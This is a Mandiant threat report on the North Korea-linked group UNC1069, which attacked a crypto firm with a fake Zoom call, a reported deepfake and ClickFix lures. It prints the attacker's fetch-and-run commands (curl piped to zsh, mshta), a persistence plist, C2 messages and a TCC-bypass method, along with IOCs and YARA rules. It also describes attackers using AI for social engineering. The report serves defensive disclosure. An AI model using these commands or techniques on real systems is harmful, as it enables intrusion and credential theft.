UNC1069 Targets Cryptocurrency Sector with New Tooling and AI-Enabled Social Engineering

By Mandiant

Published: 2026-02-09 · Archived: 2026-04-05 15:28:44 UTC

Written by: Ross Inman, Adrian Hernandez

Introduction

North Korean threat actors continue to evolve their tradecraft to target the cryptocurrency and decentralized finance (DeFi) verticals. Mandiant recently investigated an intrusion targeting a FinTech entity within this sector, attributed to UNC1069, a financially motivated threat actor active since at least 2018. This investigation revealed a tailored intrusion resulting in the deployment of seven unique malware families, including a new set of tooling designed to capture host and victim data: SILENCELIFT, DEEPBREATH and CHROMEPUSH. The intrusion relied on a social engineering scheme involving a compromised Telegram account, a fake Zoom meeting, a ClickFix infection vector, and reported usage of AI-generated video to deceive the victim.

These tactics build upon a shift first documented in the November 2025 publication GTIG AI Threat Tracker: Advances in Threat Actor Usage of AI Tools where Google Threat Intelligence Group (GTIG) identified UNC1069's transition from using AI for simple productivity gains to deploying novel AI-enabled lures in active operations. The volume of tooling deployed on a single host indicates a highly determined effort to harvest credentials, browser data, and session tokens to facilitate financial theft. While UNC1069 typically targets cryptocurrency startups, software developers, and venture capital firms, the deployment of multiple new malware families alongside the known downloader SUGARLOADER marks a significant expansion in their capabilities.

Initial Vector and Social Engineering

The victim was contacted via Telegram through the account of an executive of a cryptocurrency company that had been compromised by UNC1069. Mandiant identified claims from the true owner of the account, posted from another social media profile, where they had posted a warning to their contacts that their Telegram account had been hijacked; however, Mandiant was not able to verify or establish contact with this executive. UNC1069 engaged the victim and, after building a rapport, sent a Calendly link to schedule a 30-minute meeting. The meeting link itself directed to a spoofed Zoom meeting that was hosted on the threat actor's infrastructure, `zoom[.]uswe05[.]us`.

The victim reported that during the call, they were presented with a video of a CEO from another cryptocurrency company that appeared to be a deepfake. While Mandiant was unable to recover forensic evidence to independently verify the use of AI models in this specific instance, the reported ruse is similar to a previously publicly reported incident with similar characteristics, where deepfakes were also allegedly used.

Once in the "meeting," the fake video call facilitated a ruse that gave the impression to the end user that they were experiencing audio issues. This was employed by the threat actor to conduct a ClickFix attack: an attack technique where the threat actor directs the user to run troubleshooting commands on their system to address a purported technical issue. The recovered web page provided two sets of commands to be run for "troubleshooting": one for macOS systems, and one for Windows systems. Embedded within the string of commands was a single command that initiated the infection chain.

Mandiant has observed UNC1069 employing these techniques to target both corporate entities and individuals within the cryptocurrency industry, including software firms and their developers, as well as venture capital firms and their employees or executives. This includes the use of fake Zoom meetings and a known use of AI tools by the threat actor for editing images or videos during the social engineering stage.

UNC1069 is known to use tools like Gemini to develop tooling, conduct operational research, and assist during the reconnaissance stages, as reported by GTIG. Additionally, Kaspersky recently claimed Bluenoroff, a threat actor that overlaps with UNC1069, is also using GTP-4o models to modify images indicating adoption of GenAI tools and integration of AI into the adversary lifecycle.

Infection Chain

In the incident response engagement performed by Mandiant, the victim executed the "troubleshooting" commands provided in Figure 1, which led to the initial infection of the macOS device.

```
 system_profiler SPAudioData
softwareupdate --evaluate-products --products audio --agree-to-license
curl -A audio -s hxxp://mylingocoin[.]com/audio/fix/6454694440 | zsh
system_profiler SPSoundCardData
softwareupdate --evaluate-products --products soundcard
system_profiler SPSpeechData
softwareupdate --evaluate-products --products speech --agree-to-license
```

Figure 1: Attacker commands shared during the social engineering stage

A set of "troubleshooting" commands that targeted Windows operating systems was also recovered from the fake Zoom call webpage:

```
 setx audio_volume 100
pnputil /enum-devices /connected /class "Audio"
mshta hxxp://mylingocoin[.]com/audio/fix/6454694440
wmic sounddev get Caption, ProductName, DeviceID, Status
msdt -id AudioPlaybackDiagnostic
exit
```


Figure 2: Attacker commands shared when Windows is detected

Evidence of AppleScript execution was recorded immediately following the start of the infection chain; however, contents of the AppleScript payload could not be recovered from the resident forensic artifacts on the system. Following the AppleScript execution a malicious Mach-O binary was deployed to the system.

The first malicious executable file deployed to the system was a packed backdoor tracked by Mandiant as WAVESHAPER. WAVESHAPER served as a conduit to deploy a downloader tracked by Mandiant as HYPERCALL as well as subsequent additional tooling to considerably expand the adversary's foothold on the system.

Mandiant observed three uses of the HYPERCALL downloader during the intrusion:

1. Execute a follow-on backdoor component, tracked by Mandiant as HIDDENCALL, which provided hands-on keyboard access to the compromised system
2. Deploy another downloader, tracked by Mandiant as SUGARLOADER
3. Facilitate the execution of a toehold backdoor, tracked by Mandiant as SILENCELIFT, which beacons system information to a command-and-control (C2 or C&C) server



XProtect

XProtect is the built-in anti-virus technology included in macOS. Originally relying on signature-based detection only, the XProtect Behavioral Service (XBS) was introduced to implement behavioral-based detection. If a program violates one of the behavioral-based rules, which are defined by Apple, information about the offending program is recorded in the XProtect Database (XPdb), an SQLite 3 database located at `/var/protected/xprotect/XPdb`.

Unlike signature-based detections, behavioral-based detections do not result in XProtect blocking execution or quarantining of the offending program.

Mandiant recovered the file paths and SHA256 hashes of programs that had violated one or more of the XBS rules from the XPdb. This included information on malicious programs that had been deleted and could not be recovered. As the XPdb also includes a timestamp of the detection, Mandiant could determine the sequence of events associated with malware execution, from the initial infection chain to the next-stage malware deployments, despite no endpoint detection and response (EDR) product being present on the compromised system.

Data Harvesting and Persistence

Mandiant identified two disparate data miners that were deployed by the threat actor during their access period: DEEPBREATH and CHROMEPUSH.

DEEPBREATH, a data miner written in Swift, was deployed via HIDDENCALL—the follow-on backdoor component to HYPERCALL. DEEPBREATH manipulates the Transparency, Consent, and Control (TCC) database to gain broad file system access, enabling it to steal:

1. Credentials from the user's Keychain
2. Browser data from Chrome, Brave, and Edge
3. User data from two different versions of Telegram
4. User data from Apple Notes

DEEPBREATH stages the targeted data in a temporary folder location and compresses the data into a ZIP archive, which was exfiltrated to a remote server via the curl command-line utility.

Mandiant also identified HYPERCALL deployed an additional malware loader, tracked as part of the code family SUGARLOADER. A persistence mechanism was installed in the form of a launch daemon for SUGARLOADER, which configured the system to execute the malware during the macOS startup process. The launch daemon was configured through a property list (Plist) file, `/Library/LaunchDaemons/com.apple.system.updater.plist`. The contents of the launch daemon Plist file are provided in Figure 4.

```
 <?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
         <key>Label</key>
         <string>com.apple.system.updater</string>
         <key>ProgramArguments</key>
         <array>
         <string>/Library/OSRecovery/SystemUpdater</string>
         </array>
         <key>RunAtLoad</key>
         <true/>
         <key>KeepAlive</key>
         <false/>
         <key>ExitTimeOut</key>
         <integer>10</integer>
</dict>
</plist>
```

Figure 4: Launch daemon Plist configured to execute SUGARLOADER

The SUGARLOADER sample recovered during the investigation did not have any internal functionality for establishing persistence; therefore, Mandiant assesses the launch daemon was created manually via access granted by one of the other malicious programs.

Mandiant observed SUGARLOADER was solely used to deploy CHROMEPUSH, a data miner written in C++. CHROMEPUSH deployed a browser extension to Google Chrome and Brave browsers that masqueraded as an extension purposed for editing Google Docs offline. CHROMEPUSH additionally possessed the capability to record keystrokes, observe username and password inputs, and extract browser cookies, completing the data harvesting on the host.

In the Spotlight: UNC1069

UNC1069 is a financially motivated threat actor that is suspected with high confidence to have a North Korea nexus and that has been tracked by Mandiant since 2018. Mandiant has observed this threat actor evolve its tactics, techniques, and procedures (TTPs), tooling, and targeting. Since at least 2023, the group has shifted from spear-phishing techniques and traditional finance (TradFi) targeting towards the Web3 industry, such as centralized exchanges (CEX), software developers at financial institutions, high-technology companies, and individuals at venture capital funds. Notably, while UNC1069 has had a smaller impact on cryptocurrency heists compared to other groups like UNC4899 in 2025, it remains an active threat targeting centralized exchanges and both entities and individuals for financial gain.




Figure 5: UNC1069 victimology map

Mandiant has observed this group active in 2025 targeting the financial services and the cryptocurrency industry in payments, brokerage, staking, and wallet infrastructure verticals.

While UNC1069 operators have targeted both individuals in the Web3 space and corporate networks in these verticals, UNC1069 and other suspected Democratic People's Republic of Korea (DPRK)-nexus groups have demonstrated the capability to move from personal to corporate devices using different techniques in the past. However, for this particular incident, Mandiant noted an unusually large amount of tooling dropped onto a single host targeting a single individual. This evidence confirms this incident was a targeted attack to harvest as much data as possible for a dual purpose; enabling cryptocurrency theft and fueling future social engineering campaigns by leveraging victim's identity and data.

Subsequently, Mandiant identified seven distinct malware families during the forensic analysis of the compromised system, with SUGARLOADER being the only malware family already tracked by Mandiant prior to the investigation.

Technical Appendix

WAVESHAPER

WAVESHAPER is a backdoor written in C++ and packed by an unknown packer that targets macOS. The backdoor supports downloading and executing arbitrary payloads retrieved from its command-and-control (C2 or C&C) server, which is provided via the command-line parameters. To communicate with the adversary infrastructure, WAVESHAPER leverages the curl library for either HTTP or HTTPS, depending on the command-line argument provided.

WAVESHAPER also runs as a daemon by forking itself into a child process that runs in the background detached from the parent session and collects the following system information, which is sent to the C&C server in a HTTP POST request:

- Random victim UID (16 alphanumeric chars)
- Victim username
- Victim machine name
- System time zone
- System boot time using sysctlbyname("kern.boottime")
- Recently installed software
- Hardware model

- CPU information
- OS version
- List of the running processes

Payloads downloaded from the C&C server are saved to a file system location matching the following regular expression pattern: `/tmp/\.[A-Za-z0-9]{6}`.

HYPERCALL

HYPERCALL is a Go-based downloader designed for macOS that retrieves malicious dynamic libraries from a designated C&C server. The C&C address is extracted from an RC4-encrypted configuration file that must be present on the disk alongside the binary. Once downloaded, the library is reflectively loaded for in-memory execution.

Mandiant observed recognizable influences from SUGARLOADER in HYPERCALL, despite the new downloader being written in a different language (Golang instead of C++) and having a different development process. These similarities include the use of an external configuration file for the C&C infrastructure, the use of the RC4 algorithm for configuration file decryption, and the capability for reflective library injection.

Notably, some elements in HYPERCALL appear to be incomplete. For instance, the presence of configuration parameters that are of no use reveals a lack of technical proficiency by some of UNC1069's malware developers compared to other North Korea-nexus threat actors.

HYPERCALL accepts a single command-line argument to which it expects a C&C host to connect. This command is then saved to the configuration file located at `/Library/SystemSettings/.CacheLogs.db`. HYPERCALL also leverages a hard-coded 16-byte RC4 key to decrypt the data stored within the configuration file, a pattern observed within other UNC1069 malware families.

The HYPERCALL configuration instructed the downloader to communicate with the following C&C servers on TCP port 443:

- `wss://supportzm[.]com`
- `wss://zmsupport[.]com`

Once connected, the HYPERCALL registers with the C&C using the following message expecting a response message of 1:

```
 {
    "type": "loader",
    "client_id": <client_id>
}
```

Figure 6: Registration message sent to the C&C server

Once the HYPERCALL has registered with the C&C server, it sends a dynamic library download request:

```
 {
    "type": "get_binary",
    "system": "darwin"
}
```

Figure 7: Dynamic library download request message sent to the C&C server

The C&C server responds to the request with information on the dynamic library to download, followed by the dynamic library content:

```
 {
    "type": <unknown>,
    "total_size": <total_size>
}
```

Figure 8: Dynamic library download response message received by the C&C server

The C&C server informs the HYPERCALL client all of the dynamic library content has been sent via the following message:

```
{
   "type": "end_chunks"
}
```

Figure 9: Message sent by the C&C server to mark the end of the dynamic library content

After receiving the dynamic library, HYPERCALL sends a final acknowledgement message:

```
{
   "type": "down_ok"
}
```

Figure 10: Final acknowledgement message sent by HYPERCALL to the C&C server

HYPERCALL then waits for three seconds before executing the downloaded dynamic library in-memory using reflective loading.

HIDDENCALL

We assess with high confidence that UNC1069 utilizes the HYPERCALL downloader and HIDDENCALL backdoor as components of a single, synchronized attack lifecycle.

This assessment is supported by forensic observations of HYPERCALL downloading and reflectively injecting HIDDENCALL into system memory. Furthermore, technical examination revealed significant code overlaps between the HYPERCALL Golang binary and HIDDENCALL's Ahead-of-Time (AOT) translation files. Both families utilize identical libraries and follow a distinct "`t_`" naming convention for functions (such as `t_loader` and `t_`), strongly suggesting a unified development environment and shared tradecraft. The use of this custom, integrated tooling suite highlights UNC1069's technical proficiency in developing specialized capabilities to bypass security measures and secure long-term persistence in target networks.

Rosetta Cache Analysis

Mandiant has previously documented how files from the Rosetta cache can be used to prove program execution, as well as how malware identification can be possible through analysis of the symbols present in the AOT translation files.

HYPERCALL leveraged the `NSCreateObjectFileImageFromMemory` API call to reflectively load a follow-on backdoor component from memory. When `NSCreateObjectFileImageFromMemory` is called, the executable file that is to be loaded from memory is temporarily written to disk under the `/tmp/` folder, with the filename matching the regular expression pattern `NSCreateObjectFileImageFromMemory-[A-Za-z0-9]{8}`.

This intrinsic behaviour, combined with the HIDDENCALL payload being compiled for x86_64 architecture, resulted in the creation of a Rosetta cache AOT file for the reflectively loaded Mach-O executable. Through analysis of the Rosetta cache file, Mandiant was able to assess with high confidence that the reflectively loaded Mach-O executable was the follow-on backdoor component, also written in Golang, that Mandiant tracks as HIDDENCALL.

Listed in Figure 11 through Figure 14 are the symbols and project file paths identified from the AOT file associated with HIDDENCALL execution, as well as the HYPERCALL sample analysed by Mandiant, which were used to assess the functionality of HIDDENCALL.

```
_t/common.rc4_encode
_t/common.resolve_server
_t/common.load_config
_t/common.save_config
_t/common.generate_uid
_t/common.send_data
_t/common.send_error_message
_t/common.get_local_ip
_t/common.get_info
```

```
_t/common.rsp_get_info
_t/common.override_env
_t/common.exec_command_with_timeout
_t/common.exec_command_with_timeout.func1
_t/common.rsp_exec_cmd
_t/common.send_file
_t/common.send_file.deferwrap1
_t/common.add_file_to_zip
_t/common.add_file_to_zip.deferwrap1
_t/common.zip_file
_t/common.zip_file.func1
_t/common.zip_file.deferwrap2
_t/common.zip_file.deferwrap1
_t/common.rsp_zdn
_t/common.rsp_dn
_t/common.receive_file
_t/common.receive_file.deferwrap1
_t/common.unzipFile
_t/common.unzipFile.deferwrap1
_t/common.rsp_up
_t/common.rsp_inject_explorer
_t/common.rsp_inject
_t/common.wipe_file
_t/common.rsp_wipe_file
_t/common.send_cmd_result
_t/common.rsp_new_shell
_t/common.rsp_exit_shell
_t/common.rsp_enter_shell
_t/common.rsp_leave_shell
_t/common.rsp_run
_t/common.rsp_runx
_t/common.rsp_test_conn
_t/common.rsp_check_event
_t/common.rsp_sleep
_t/common.rsp_pv
_t/common.rsp_pcmd
_t/common.rsp_pkill
_t/common.rsp_dir
_t/common.rsp_state
_t/common.rsp_get_cfg
_t/common.rsp_set_cfg
_t/common.rsp_chdir
_t/common.get_file_property
_t/common.get_file_property.func1
_t/common.rsp_file_property
_t/common.do_work
_t/common.do_work.deferwrap1
_t/common.Start
_t/common.init_env
_t/common.get_config_path
_t/common.get_startup_path
_t/common.get_launch_plist_path
_t/common.get_os_info
_t/common.get_process_uid
_t/common.get_file_info
_t/common.get_dir_entries
_t/common.is_locked
_t/common.check_event
_t/common.change_dir
_t/common.run_command_line
_t/common.run_command_line.func1
_t/common.copy_file
_t/common.copy_file.deferwrap2
_t/common.copy_file.deferwrap1
```

```
_t/common.setup_startup
_t/common.file_exist
_t/common.session_work
_t/common.exit_shell
_t/common.restart_shell
_t/common.start_shell_reader
_t/common.watch_shell_output_loop
_t/common.watch_shell_output_loop.func1
_t/common.watch_shell_output_loop.func1.deferwrap1
_t/common.exec_with_shell
_t/common.start_shell_reader.func1
_t/common.do_work.jump513
_t/common.g_shoud_fork
_t/common.CONFIG_CRYPT_KEY
_t/common.g_conn
_t/common.g_shell_cmd
_t/common.g_shell_pty
_t/common.stop_reader_chan
_t/common.stop_watcher_chan
_t/common.g_config_file_path
_t/common.g_output_buffer
_t/common.g_cfg
_t/common.g_use_shell
_t/common.g_working
_t/common.g_out_changed
_t/common.g_reason
_t/common.g_outputMutex
```

Figure 11: Notable Golang symbols from the HIDDENCALL AOT file analyzed by Mandiant

```
 t_loader/common
t_loader/inject_mac
t_loader/inject_mac._Cfunc_InjectDylibFromMemory
t_loader/inject_mac.Inject
t_loader/inject_mac.Inject.func1
t_loader/common.rc4_encode
t_loader/common.generate_uid
t_loader/common.load_config
t_loader/common.rc4_decode
t_loader/common.save_config
t_loader/common.resolve_server
t_loader/common.receive_file
t_loader/common.Start
t_loader/common.check_server_urls
t_loader/common.inject_pe
t_loader/common.init_env
t_loader/common.get_config_path
```

Figure 12: Notable Golang symbols from the HYPERCALL AOT file analyzed by Mandiant

```
 /Users/mac/Documents/go_t/t/../build/mac/t.a(000000.o)
/Users/mac/Documents/go_t/t/../build/mac/t.a(000004.o)
/Users/mac/Documents/go_t/t/../build/mac/t.a(000005.o)
/Users/mac/Documents/go_t/t/../build/mac/t.a(000006.o)
/Users/mac/Documents/go_t/t/../build/mac/t.a(000007.o)
/Users/mac/Documents/go_t/t/../build/mac/t.a(000008.o)
/Users/mac/Documents/go_t/t/../build/mac/t.a(000009.o)
/Users/mac/Documents/go_t/t/../build/mac/t.a(000010.o)
/Users/mac/Documents/go_t/t/../build/mac/t.a(000011.o)
```

Figure 13: Project file paths from the HIDDENCALL AOT file analyzed by Mandiant

```
 /Users/mac/Documents/go_t/t_loader/inject_mac/inject.go
/Users/mac/Documents/go_t/t_loader/common/common.go
/Users/mac/Documents/go_t/t_loader/common/common_unix.go
/Users/mac/Documents/go_t/t_loader/exe.go
```

Figure 14: Project file paths from the HYPERCALL AOT file analyzed by Mandiant

DEEPBREATH

A new piece of macOS malware identified during the intrusion was DEEPBREATH, a sophisticated data miner designed to bypass a key component of macOS privacy: the Transparency, Consent, and Control (TCC) database.

Written in Swift, DEEPBREATH's primary purpose is to gain access to files and sensitive personal information.

TCC Bypass

Instead of prompting the user for elevated permissions, DEEPBREATH directly manipulates the user's TCC database (`TCC.db`). It executes a series of steps to circumvent protections that prevent direct modification of the live database:

1. Staging: It leverages the Finder application to rename the user's TCC folder and copies the `TCC.db` file to a temporary staging location, which allows it to modify the database unchallenged.
2. Permission Injection: Once staged, the malware programmatically inserts permissions, effectively granting itself broad access to critical user folders like Desktop, Documents, and Downloads.
3. Restoration: Finally, it restores the modified database back to its original location, giving DEEPBREATH the broad file system access it needs to operate.

It should be noted that this technique is possible due to the Finder application possessing Full Disk Access (FDA) permissions, which are the permissions necessary to modify the user-specific TCC database in macOS.

To ensure its operation remains uninterrupted, the malware uses an AppleScript to re-launch itself in the background using the `-autodata` argument, detaching from the initial process to continue data collection silently throughout the user's session.

With elevated access, DEEPBREATH systematically targets high-value data:

- Credentials: Steals login credentials from the user keychain (`login.keychain-db`)
- Browser Data: Copies cookies, login data, and local extension settings from major browsers including Google Chrome, Brave, and Microsoft Edge across all user profiles
- Messaging and Notes: Exfiltrates user data from two different versions of Telegram and also targets and copies database files from Apple Notes

DEEPBREATH is a prime example of an attack vector focused on bypassing core operating system security features to conduct widespread data theft.

SUGARLOADER

SUGARLOADER is a downloader written in C++ historically associated with UNC1069 intrusions.

Based on the observations from this intrusion, SUGARLOADER was solely used to deploy CHROMEPUSH. If SUGARLOADER is run without any command arguments, the binary checks for an existing configuration file located on the victim's computer at `/Library/OSRecovery/com.apple.os.config` .

The configuration is encrypted using RC4, with a hard-coded 32-byte key found in the binary.

Once decrypted, the configuration data contains up to two URLs that point to the next stage. The URLs are queried to download the next stage of the infection; if the first URL responds with a suitable executable payload, then the second URL is not queried.

The decrypted SUGARLOADER configuration for the sample analysed by Mandiant included the following C&C servers:

- `breakdream[.]com:443`
- `dreamdie[.]com:443`

CHROMEPUSH

During this intrusion, a second dataminer was recovered and named CHROMEPUSH. This data miner is written in C++ and installs itself as a browser extension targeting Chromium-based browsers, such as Google Chrome and Brave, to collect keystrokes, username and password inputs, and browser cookies, which it uploads to a web server.

CHROMEPUSH establishes persistence by installing itself as a native messaging host for Chromium-based browsers. For Google Chrome, CHROMEPUSH copies itself to `%HOME%/Library/Application Support/Google/Chrome/NativeMessagingHosts/Google Chrome Docs` and creates a corresponding manifest file, `com.google.docs.offline.json`, in the same directory.

```
{
 "name": "com.google.docs.offline",
 "description": "Native messaging for Google Docs Offline extension",
 "path": "%HOME%/Library/Application Support/Google/Chrome/NativeMessagingHosts/Google Chrome Docs",
 "type": "stdio",
 "allowed_origins": [ "chrome-extension://hennhnddfkgohngcngmflkmejacokfik/" ]
}
```

Figure 15: Manifest file for Google Chrome native messaging host established by the data miner

By installing itself as a native messaging host, CHROMEPUSH will be automatically executed when the corresponding browser is executed.

Once executed via the native messaging host mechanism, the data miner creates a base data directory at `%HOME%/Library/Application Support/com.apple.os.receipts` and performs browser identification. A subdirectory within the base data directory is created with the corresponding identifier, which is based on the detected browser:

- Google Chrome leads to the subdirectory being named "`c".`
- Brave Browser leads to the subdirectory being named "`b".`
- Arc leads to the subdirectory being named "`a".`
- Microsoft Edge leads to the subdirectory being named "`e".`
- If none of these match, the subdirectory name is set to "`u".`

CHROMEPUSH reads configuration data from the file location `%HOME%/Library/Application Support/com.apple.os.receipts/setting.db.` The configuration settings are parsed in JavaScript Objection Notation (JSON) format. The names of the used JSON variables indicate their potential usage:

- `cap_on` : Assumed to control whether screen captures should be taken
- `cap_time` : Assumed to control the interval of screen captures
- `coo_on` : Assumed to control whether cookies should be accessed
- `coo_time` : Assumed to control the interval of accessing the cookie data
- `key_on` : Assumed to control whether keypresses should be logged
- C&C URL

CHROMEPUSH stages collected data in temporary files within the `%HOME%/Library/Application Support/com.apple.os.receipts/<browser_id>/` directory.

These files are then renamed using the following formats:

- Screenshots: `CAYYMMDDhhmmss.dat`
- Keylogging: `KLYYMMDDhhmmss.dat`

- Cookies: `CK_<browser_identifier><unknown_id>.dat`

CHROMEPUSH stages and sends the collected data in HTTP POST requests to its C&C server. In the sample analysed by Mandiant, the C&C server was identified as `hxxp://cmailer[.]pro:80/upload`.

SILENCELIFT

SILENCELIFT is a minimalistic backdoor written in C/C++ that beacons host information to a hard-coded C&C server. The C&C server identified in this sample was identified as `support-zoom[.]us`.

SILENCELIFT retrieves a unique ID from the hard-coded file path /Library/Caches/.Logs.db. Notably, this is the exact same path used by the CHROMEPUSH. The backdoor also gets the lock screen status, which is sent to the C&C server with the unique ID.

If executed with root privileges, SILENCELIFT can actively interrupt Telegram communications while beaconing to its C&C server.

Indicators of Compromise

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

Network-Based Indicators

Indicator	Description
`mylingocoin.com`	Hosted the payload that was retrieved and executed to commence the initial infection
`zoom.uswe05.us`	Hosted the fake Zoom meeting
`breakdream.com`	SUGARLOADER C&C
`dreamdie.com`	SUGARLOADER C&C
`support-zoom.us`	SILENCELIFT C&C
`supportzm.com`	HYPERCALL C&C
`zmsupport.com`	HYPERCALL C&C
`cmailer.pro`	CHROMEPUSH upload server

Host-Based Indicators

Description	SHA-256 Hash	File Name
DEEPBREATH	`b452C2da7c012eda25a1403b3313444b5eb7C2c3e25eee489f1bd256f8434735`	`/Library/Caches/System Settings`

SUGARLOADER	`1a30d6cdb0b98feed62563be8050db55ae0156ed437701d36a7b46aabf086ede`	`/Library/OSRecovery/SystemUpdater`
WAVESHAPER	`b525837273dde06b86b5f93f9aeC2C29665324105b0b66f6df81884754f8080d`	`/Library/Caches/com.apple.mond`
HYPERCALL	`c8f7608d4e19f6cb03680941bbd09fe969668bcb09c7ca985048a22e014dffcd`	`/Library/SystemSettings/com.apple.sys`

CHROMEPUSH	`603848f37ab932dccef98ee27e3c5af9221d3b6ccfe457ccf93cb572495ac325`	`/Users/<user>/Library/Application Support/Google/Chrome/NativeMessagingH Browser Docs`
		`/Users/<user>/Library/Application Support/Google/Chrome/NativeMessagingH Chrome Docs`
		`/Library/Caches/chromeext`

SILENCELIFT	`c3e5d878a30a6c46e22d1dd2089b32086c91f13f8b9c413aa84e1dbaa03b9375`	`/Library/Fonts/com.apple.logd`
HYPERCALL configuration (executes itself with sudo)	`03f00a143b8929585c122d490b6a3895d639c17d92C2223917e3a9ca1b8d30f9`	`/Library/SystemSettings/.CacheLogs.db`

YARA Rules

```
rule G_Backdoor_WAVESHAPER_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
                date_created = "2025-11-03"
                date_modified = "2025-11-03"
                md5 = "c91725905b273e81e9cc6983a11c8d60"
                rev = 1
        strings:
                $str1 = "mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)"
                $str2 = "/tmp/.%s"
                $str3 = "grep \"Install Succeeded\" /var/log/install.log | awk '{print $1, $2}'"
                $str4 = "sysctl -n hw.model"
                $str5 = "sysctl -n machdep.cpu.brand_string"
                $str6 = "sw_vers --ProductVersion"
        condition:
                all of them
}
```

```
rule G_Backdoor_WAVESHAPER_2 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
                date_created = "2025-11-03"
                date_modified = "2025-11-03"
                md5 = "eb7635f4836c9e0aa4c315b18b051cb5"
                rev = 1
        strings:
                $str1 = "__Z10RunCommand"
                $str2 = "__Z11GenerateUID"
                $str3 = "__Z11GetResponse"
```

```
                $str4 = "__Z13WriteCallback"
                $str5 = "__Z14ProcessRequest"
                $str6 = "__Z14SaveAndExecute"
                $str7 = "__Z16MakeStatusString"
                $str8 = "__Z24GetCurrentExecutablePath"
                $str9 = "__Z7Execute"
        condition:
                all of them
}
```

```
rule G_Downloader_HYPERCALL_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
                date_created = "2025-10-24"
                date_modified = "2025-10-24"
                rev = 1
        strings:
                $go_build = "Go build ID:"
                $go_inf = "Go buildinf:"
                $lib1 = "/inject_mac/inject.go"
                $lib2 = "github.com/gorilla/websocket"
                $func1 = "t_loader/inject_mac.Inject"
                $func2 = "t_loader/common.rc4_decode"
                $c1 = { 48 BF 00 AC 23 FC 06 00 00 00 0F 1F 00 E8 ?? ?? ?? ?? 48 8B 94 24 ?? ?? ?? ?? 48 8B 32 48 8B 52
                $c2 = { 48 89 D6 48 F7 EA 48 01 DA 48 01 CA 48 C1 FA 1A 48 C1 FE 3F 48 29 F2 48 69 D2 00 E1 F5 05 48 29
        condition:
                (uint32(0) == 0xfeedface or uint32(0) == 0xcafebabe or uint32(0) == 0xbebafeca or uint32(0) == 0xcefaedf
}
```

```
rule G_Backdoor_SILENCELIFT_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
                md5 = "4e4f2dfe143ba261fd8a18d1c4b58f2e"
                date_created = "2025/10/23"
                date_modified = "2025/10/28"
                rev = 2
        strings:
                $ss1 = "/usr/libexec/PlistBuddy -c \"print :IOConsoleUsers:0:CGSSessionScreenIsLocked\" /dev/stdin 2>/de
                $ss2 = "pkill -CONT -f" ascii fullword
                $ss3 = "pkill -STOP -f" ascii fullword
                $ss4 = "/Library/Caches/.Logs.db" ascii fullword
                $ss5 = "/Library/Caches/.evt_"
                $ss6 = "{\"bot_id\":\""
                $ss7 = "\", \"status\":"
                $ss8 = "/Library/Fonts/.analyzed" ascii fullword
        condition:
                all of them
}
```

```
rule G_APTFIN_Downloader_SUGARLOADER_1 {
